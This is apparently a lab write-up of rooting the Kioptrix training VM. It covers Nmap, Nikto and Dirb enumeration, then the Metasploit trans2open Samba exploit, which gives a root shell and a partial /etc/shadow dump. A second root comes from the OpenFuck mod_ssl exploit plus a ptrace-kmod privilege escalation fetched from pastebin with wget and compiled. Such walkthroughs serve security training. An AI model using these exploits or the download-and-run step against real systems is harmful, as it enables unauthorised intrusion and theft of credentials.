```
range: 10.0.2.7
After receiving the IP range I initiated my enumeration with an Nmap scan.
—(kali⊕kali)-[~]
└$ nmap -A -T4 -p- 10.0.2.7
Starting Nmap 7.93 (https://nmap.org) at 2022-12-05 09:35 EST
Nmap scan report for 10.0.2.7
Host is up (0.0039s latency).
Not shown: 65529 closed tcp ports (conn-refused)
PORT
           STATE SERVICE
                              VERSION
22/tcp
          open ssh
                              OpenSSH 2.9p2 (protocol 1.99)
|_sshv1: Server supports SSHv1
ssh-hostkey:
    1024 b8746cdbfd8be666e92a2bdf5e6f6486 (RSA1)
   1024 8f8e5b81ed21abc180e157a33c85c471 (DSA)
1024 ed4ea94a0614ff1514ceda3a80dbe281 (RSA)
80/tcp
          open http
                              Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4
OpenSSL/0.9.6b)
|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
| http-methods:
Potentially risky methods: TRACE
111/tcp
          open rpcbind
                              2 (RPC #100000)
| rpcinfo:
    program version
                       port/proto service
```

Scope: Kioptrix

```
100000 2
                          111/tcp
                                    rpcbind
   100000 2
                          111/udp
                                     rpcbind
   100024 1
                        32768/tcp
                                    status
   100024 1
                        32768/udp
                                     status
139/tcp
         open netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp
         open ssl/https
                          Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
ssl-date: 2022-12-05T19:35:57+00:00; +5h00m03s from scanner time.
ssl-cert: Subject:
commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=So
meState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after: 2010-09-26T09:32:06
|_http-title: 400 Bad Request
_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
sslv2:
   SSLv2 supported
   ciphers:
      SSL2_RC4_64_WITH_MD5
      SSL2_RC2_128_CBC_WITH_MD5
      SSL2_RC4_128_WITH_MD5
      SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
      SSL2_RC4_128_EXPORT40_WITH_MD5
      SSL2_DES_64_CBC_WITH_MD5
      SSL2_DES_192_EDE3_CBC_WITH_MD5
32768/tcp open status
                           1 (RPC #100024)
```

```
Host script results:

|_smb2-time: Protocol negotiation failed (SMB2)

|_clock-skew: 5h00m02s

| nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
```

I see 80/443 are open so I try some prelimary scans with two tools. Nikto and Dirb

nikto:

```
OSVDB-27487: Apache is vulherable to ASS Via the Expect header
 OpenSSL/0.9.6b appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and
 Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.3
 mod_ssl/2.8.4 appears to be outdated (current is at least 2.8.31) (may depend on serve
 OSVDB-838: Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and pos
 OSVDB-4552: Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer o
 OSVDB-2733: Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod
 mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow whi
2002-0082, OSVDB-756.
 Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE
 OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
 ///etc/hosts: The server install allows reading of any system file by adding an extra
 OSVDB-682: /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable
 OSVDB-3268: /manual/: Directory indexing found.
 OSVDB-3092: /manual/: Web server manual found.
 OSVDB-3268: /icons/: Directory indexing found.
 OSVDB-3233: /icons/README: Apache default file found.
 OSVDB-3092: /test.php: This might be interesting...
 /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP ba
 /wordpresswp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts:
 /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file
 /wordpresswp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP back
 /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor fil
 /wordpresswp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP bac
 /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
 /login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-Link router remote command execution
 /shell?cat+/etc/hosts: A backdoor was identified.
 8724 requests: 0 error(s) and 30 item(s) reported on remote host
                     2022-12-05 09:40:01 (GMT-5) (69 seconds)
 End Time:
```


Dirb:

```
GENERATED WORDS: 4612
   - Scanning URL: http://10.0.2.7/ -
+ http://10.0.2.7/~operator (CODE:403|SIZE:273)
+ http://10.0.2.7/~root (CODE:403|SIZE:269)
+ http://10.0.2.7/cgi-bin/ (CODE:403|SIZE:272)
+ http://10.0.2.7/index.html (CODE:200|SIZE:2890)
=> DIRECTORY: http://10.0.2.7/manual/
=> DIRECTORY: http://10.0.2.7/mrtg/
=> DIRECTORY: http://10.0.2.7/usage/
 — Entering directory: http://10.0.2.7/manual/ ——
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
   - Entering directory: http://10.0.2.7/mrtg/ ---
+ http://10.0.2.7/mrtg/index.html (CODE:200|SIZE:17318)

    Entering directory: http://10.0.2.7/usage/ ——

+ http://10.0.2.7/usage/index.html (CODE:200|SIZE:4261)
END_TIME: Mon Dec 5 09:54:21 2022
DOWNLOADED: 13836 - FOUND: 6
```

when exploring the website I found some server info:



## Forbidden

You don't have permission to access /~operator on this server.

Apache/1.3.20 Server at 127.0.0.1 Port 80

But in my experience these two findings in my nmap scan have been the most interesting

```
139/tcp open netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp open ssl/https Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
```

I use a metasploit module to enumerate Samba

```
auxiliary/scanner/sap/sap_soap_rfc_pfl_check_o
    auxiliary/scanner/sap/sap_soap_rfc_rzl_read_di
11
    auxiliary/scanner/smb/smb_enumusers_domain
    auxiliary/scanner/smb/smb_enum_gpp
    auxiliary/scanner/smb/smb_login
    auxiliary/scanner/smb/smb_lookupsid
14
    auxiliary/admin/smb/check_dir_file
15
16
    auxiliary/scanner/smb/pipe_auditor
    auxiliary/scanner/smb/pipe_dcerpc_auditor
17
    auxiliary/scanner/smb/smb_enumshares
18
    auxiliary/scanner/smb/smb_enumusers
20 auxiliary/scanner/smb/smb_version
    auxiliary/scanner/snmp/snmp_enumshares
21
22
    auxiliary/scanner/smb/smb_uninit_cred
    auxiliary/scanner/smb/impacket/wmiexec
23
```

After I do some research on google finding out more about Samba 2.2.1 and I find several articles stating that it is vulnerable to an exploit called 'trans2open'. so i search metasploit to see if there is anything i can use

I use the samba exploit for linux86

```
[*] Started reverse TCP handler on 10.0.2.5:4444
[*] 10.0.2.7:139 - Trying return address 0xbffffdfc...
[*] 10.0.2.7:139 - Trying return address 0xbffffcfc...
[*] 10.0.2.7:139 - Trying return address 0xbffffbfc...
[*] 10.0.2.7:139 - Trying return address 0xbffffafc...
[*] Sending stage (1017704 bytes) to 10.0.2.7
[*] 10.0.2.7 - Meterpreter session 1 closed. Reason: Died
[*] 10.0.2.7:139 - Trying return address 0×bffff9fc...
[*] Sending stage (1017704 bytes) to 10.0.2.7
[*] 10.0.2.7 - Meterpreter session 2 closed.
                                              Reason: Died
    Meterpreter session 2 is not valid and will be closed
    Meterpreter session 1 is not valid and will be closed
[*] 10.0.2.7:139 - Trying return address 0×bffff8fc...
[*] Sending stage (1017704 bytes) to 10.0.2.7
[*] 10.0.2.7 - Meterpreter session 3 closed. Reason: Died
[*] 10.0.2.7:139 - Trying return address 0×bffff7fc...
   Meterpreter session 3 is not valid and will be closed
[*] Sending stage (1017704 bytes) to 10.0.2.7
    🜗 10.0.2.7:139 - Exploit failed [user-interrupt]: Interrupt
[*] 10.0.2.7 - Meterpreter session 4 closed. Reason: Died
    run: Interrupted
msf6 exploit(li
    Meterpreter session 4 is not valid and will be closed
```

but the session will not open. I attempt to change the payload and try again

```
<u>msf6</u> exploit(<mark>lim</mark>u
*] Started reverse TCP handler on
*] 10.0.2.7:139 - Trying return ac
*] 10.0.2.7:139 - Trying return ac
[*] 10.0.2.7:139 - Trying return ac
*] Command shell session 5 opened
*] Command shell session 6 opened
*] Command shell session 7 opened
*] Command shell session 8 opened
whoami
root
cat /etc/shadow
root:$1$XROmcfDX$tF93GqnLH0JeGRHpaN
bin:*:14513:0:99999:7:::
daemon:*:14513:0:99999:7:::
adm:*:14513:0:99999:7:::
lp:*:14513:0:99999:7:::
sync:*:14513:0:99999:7:::
shutdown:*:14513:0:99999:7:::
halt:*:14513:0:99999:7:::
mail:*:14513:0:99999:7:::
news:*:14513:0:99999:7:::
uucp:*:14513:0:99999:7:::
operator:*:14513:0:99999:7:::
games:*:14513:0:99999:7:::
gopher:*:14513:0:99999:7:::
ftp:*:14513:0:99999:7:::
nobody:*:14513:0:99999:7:::
```

and root was achieved.

The other vulnerability that interestede me was the Mod\_ssl 2.8.4 which Nikto said was outdated. After a google search I found that it is vulnerable to an exploit called 'OpenFuck'. Metasploit had no module that would help, so I decided to try to manually use the exploit.

```
https://www.exploit-db.com > exploits :

Apache mod_ssl < 2.8.7 OpenSSL - Unix remote - Exploit-DB

Apr 4, 2003 — Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1).

CVE-2002-0082CVE-857 . remote exploit for Unix platform.

https://github.com > heltonWernik > OpenLuck :
heltonWernik/OpenLuck - Apache mod_ssl < 2.8.7 OpenSSL

OpenFuck exploit updated to linux 2018 - Apache mod_ssl < 2.8.7 OpenSSL - Remote Buffer

Overflow - GitHub - heltonWernik/OpenLuck: OpenFuck exploit updated ...

https://github.com > NHPT > blob > master > exp.c :
Sign up - GitHub

Contribute to NHPT/Apache-mod_ssl-2.8.7-OpenSSL--OpenFuckV2.c- development by creating an account on ... Compile with: gcc -o OpenFuck OpenFuck.c -lcrypto.
```

after downloading and compiling the exploit I try it against the target

```
0×66 - RedHat Linux 7.1-7.0 update (apache-1.3.22-5.7.1)
0×67 - RedHat Linux 7.1-Update (1.3.22-5.7.1)
0×68 - RedHat Linux 7.1 (apache-1.3.22-src)
0×69 - RedHat Linux 7.1-Update (1.3.27-1.7.1)
0×6a - RedHat Linux 7.2 (apache-1.3.20-16)1
0×6b - RedHat Linux 7.2 (apache-1.3.20-16)2
0x6c - RedHat Linux 7.2-Update (apache-1.3.22-6)
0×6d - RedHat Linux 7.2 (apache-1.3.24)
0×6e - RedHat Linux 7.2 (apache-1.3.26)
0×6f - RedHat Linux 7.2 (apache-1.3.26-snc)
0×70 - Redhat Linux 7.2 (apache-1.3.26 w/PHP)1
0×71 - Redhat Linux 7.2 (apache-1.3.26 w/PHP)2
0×72 - RedHat Linux 7.2-Update (apache-1.3.27-1.7.2)
0×73 - RedHat Linux 7.3 (apache-1.3.23-11)1
0×74 - RedHat Linux 7.3 (apache-1.3.23-11)2
0×75 - RedHat Linux 7.3 (apache-1.3.27)
0×76 - RedHat Linux 8.0 (apache-1.3.27)
0×77 - RedHat Linux 8.0-second (apache-1.3.27)
```

because of that small disclosure of information about the type of apache on the error page I recieved, I now know what type of machine to form this attack against.

```
Connection... 40 of 40
Establishing SSL connection
cipher: 0×4043808c ciphers: 0×80f8050
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
race-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; m/raw/C7v25Xr9 -O pt
--15:34:53-- https://pastebin.com/raw/C7v25Xr9

⇒ `ptrace-kmod.c'
Connecting to pastebin.com:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]
    0K ...
                                                                       @ 231.27 KB/s
15:34:53 (231.27 KB/s) - `ptrace-kmod.c' saved [4026]
ptrace-kmod.c:183:1: warning: no newline at end of file
/usr/bin/ld: cannot open output file p: Permission denied
collect2: ld returned 1 exit status
whoami
root
```

and root was achieved.